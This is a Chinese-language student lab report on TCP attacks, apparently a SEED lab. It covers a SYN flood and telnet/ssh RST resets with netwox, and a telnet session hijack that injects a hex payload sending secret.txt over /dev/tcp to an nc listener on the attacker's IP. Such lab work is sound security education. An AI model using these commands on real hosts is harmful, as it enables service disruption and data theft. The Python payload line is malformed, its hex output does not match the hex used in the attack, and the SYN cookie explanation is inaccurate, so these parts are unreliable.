

Task1:

首先，关闭被攻击主机的 syncookie，接着查看主机的 syn 缓冲区大小：

```
ubuntu@ubuntu:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
[sudo] password for ubuntu:
net.ipv4.tcp_syncookies = 0
ubuntu@ubuntu:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

在攻击之前查看 syn 的缓冲区：

```
ubuntu@ubuntu:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631          0.0.0.0:*               LISTEN
tcp6       0      0 :::1:631                :::*                     LISTEN
```

在攻击主机上使用 netwox 实施 syn 攻击：

```
[09/12/20]seed@VM:~$ sudo netwox 76 -i 192.168.37.139 -p 23
```

在攻击过程中查看 syn 缓冲区，发现缓冲区并没有发生变化，这一点不太清楚为什么，使用 wireshark 抓包可以发现被攻击主机确实收到了 syn 报文，但是又发送了一个 RST 报文拒绝了 SYN 请求，但是 syncookie 确实已经关闭了，不太清楚是什么原因：

Ubuntu 64 位 - VMware Workstation 15 Player (仅用于非商业用...)

Player(P) | [Icons] | [Icons] | [Icons] | [Icons] | [Icons] | [Icons] | [Icons] | [Icons] | [Icons]

Activities | Wireshark | Sat 04:58

\*ens33

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
3	0.000599984	192.168.37.1	192.168.37.139	TCP	74	57327 → 23 [SYN]
4	0.000622385	192.168.37.139	192.168.37.1	TCP	54	23 → 57327 [RST]
5	0.000834564	192.168.37.1	192.168.37.139	TCP	74	58748 → 23 [SYN]
6	0.000851928	192.168.37.139	192.168.37.1	TCP	54	23 → 58748 [RST]
7	0.001045271	192.168.37.1	192.168.37.139	TCP	74	57331 → 23 [SYN]
8	0.001060746	192.168.37.139	192.168.37.1	TCP	54	23 → 57331 [RST]
9	0.001291534	192.168.37.1	192.168.37.139	TCP	74	59051 → 23 [SYN]
10	0.001309370	192.168.37.139	192.168.37.1	TCP	54	23 → 59051 [RST]
11	0.001501923	192.168.37.1	192.168.37.139	TCP	74	57325 → 23 [SYN]
12	0.001518300	192.168.37.139	192.168.37.1	TCP	54	23 → 57325 [RST]
13	0.001717435	192.168.37.1	192.168.37.139	TCP	74	58197 → 23 [SYN]
14	0.001733994	192.168.37.139	192.168.37.1	TCP	54	23 → 58197 [RST]
15	0.001930118	192.168.37.1	192.168.37.139	TCP	74	57328 → 23 [SYN]
16	0.001945372	192.168.37.139	192.168.37.1	TCP	54	23 → 57328 [RST]
17	0.002143844	192.168.37.1	192.168.37.139	TCP	74	58749 → 23 [SYN]
18	0.002160181	192.168.37.139	192.168.37.1	TCP	54	23 → 58749 [RST]
19	0.002348772	192.168.37.1	192.168.37.139	TCP	74	57337 → 23 [SYN]
20	0.002364513	192.168.37.139	192.168.37.1	TCP	54	23 → 57337 [RST]
21	0.002706070	192.168.37.1	192.168.37.139	TCP	74	59052 → 23 [SYN]
22	0.002722689	192.168.37.139	192.168.37.1	TCP	54	23 → 59052 [RST]
23	0.002914244	192.168.37.1	192.168.37.139	TCP	74	57333 → 23 [SYN]
24	0.002930248	192.168.37.139	192.168.37.1	TCP	54	23 → 57333 [RST]
25	0.003130054	192.168.37.1	192.168.37.139	TCP	74	57332 → 23 [SYN]
26	0.003146140	192.168.37.139	192.168.37.1	TCP	54	23 → 57332 [RST]
27	0.003827373	192.168.37.1	192.168.37.139	TCP	74	57338 → 23 [SYN]
28	0.003845470	192.168.37.139	192.168.37.1	TCP	54	23 → 57338 [RST]

0030 fa f0 66 0a 00 00 02 04 05 b4 01 03 03 08 04 02 ...f... ..  
0040 08 0a 02 2b 9b 40 00 00 00 00 ...+... ..

Length of ...n), 1 byte | Packets: 25728 · Displayed: 25728 (100.0%) · Dropped: 234 (0.9%) | Profile: Default

将被攻击主机 syncookie 打开，发现在遭受 netwox 的 syn 攻击时结果和上面一样，推测是所使用的 ubuntu16 系统出了 syncookie 之外还有其他的抵御 syn 攻击的安全程序。而 syncookie 之所以能够能够防范 syn 攻击，是因为 syncookie 在收到 syn 报文时并不为其分配空间，同时发送回 ACK 报文，在确认同一个 syn 连接返回了 ACK 报文后才分配空间，因此攻击者不断发送 syn 报文到被攻击者处而不返回 ACK 响应并不会占用被攻击者空间，所以攻击无法实现。

Task2:

首先在一台虚拟机上安装 telnet 服务器，然后在第二台机器上使用 telnet 登录该服务器：

Ubuntu 64 位 - VMware Workstation 15 Player (仅用于非商业用...)

Player(P) | [Icons: Play, Copy, Paste, Full Screen, Exit Full Screen, Next, Previous, Save, Print, Speaker, Network]

Activities | Terminal | Sat 05:52

ubuntu-16@ubuntu: ~

File Edit View Search Terminal Help

```
telnet: Unable to connect to remote host: Connection refused
ubuntu@ubuntu:~$ telnet 192.168.37.146
Trying 192.168.37.146...
Connected to 192.168.37.146.
Escape character is '^]'.
Ubuntu 16.04.7 LTS
ubuntu login: ubuntu-16
Password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

8 packages can be updated.
0 updates are security updates.

*** System restart required ***

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ubuntu-16@ubuntu:~$
```

在第三台主机上使用 netwox 向 telnet 客户端发起 RST 报文:


```
[09/12/20]seed@VM:~$ sudo netwox 78 -i "192.168.37.139"
```


回到第二台主机中，按下回车键发现连接已经断开：

```
ubuntu@ubuntu:~$ Connection closed by foreign host.
```

同理，我们尝试使用 ssh 连接，在第一台虚拟机上配置 ssh 服务器并且使用第二台机器连接发现和上面一样，在第三台机器上使用 netwox 命令发送 RST 报文后，成功断开了第一和第二台机器的 ssh 连接。

使用 client 主机 telnet server 主机，实现远程登录：





在 telnet 客户端上与攻击者建立连接:

```

*** System restart required ***
ubuntu-16@ubuntu:~$ cat /home/seed/secret.txt 192.168.37.1/9090

```

在攻击者机器上使用 nc 命令等待服务器的连接, 监听端口 9090:

```

[09/13/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)

```

使用 python 得到负载的 16 进制值:

```

ubuntu-16@ubuntu:~$ python
Python 2.7.12 (default, Jul 21 2020, 15:19:50)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\r\n" + cat /home/seed/secret.txt > /dev/tcp/192.168.37.1/9090\r\n".encode("hex")
'0d636174202f68666d652f736565642f7365637265742e747874203e202f6465762f7463702f31
39322e3136382e33372e312f393039300d'

```

最后攻击主机使用刚才得到的数据作为 netwox 40 的参数, 实施攻击:

```
SEED [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Terminal 9:55 AM
[09/13/20]seed@VM:~$ sudo netwox 40 --ip4-src 192.168.37.139 --ip4-dst 192.168.37.146 --ip4-ttl 64 --tcp-dst 23 --tcp-src 32938 --tcp-seqnum 378895949 --tcp-window 502 --tcp-acknum 2228104425 --tcp-urg --tcp-ack --tcp-push --tcp-data "0d636174202f686f6d652f736565642f7365637265742e747874203e202f6465762f7463702f3139322e3136382e33372e312f393039300d"
IP
|version|  ihl  |      tos      |      totlen
|  4  |  5  |  0x00=0  |  0x0060=96
|      id      |  r|D|M|  offsetfra
|  0x83E4=33764  |  0|0|0|  0x0000=0
|      ttl      |  protocol  |      checksum
|  0x40=64  |  0x06=6  |  0x2A46
|      source
```

此时攻击成功，我们能够看到正常的 telnet 客户端遭到了冻结，真正的服务器被劫持到了攻击者处。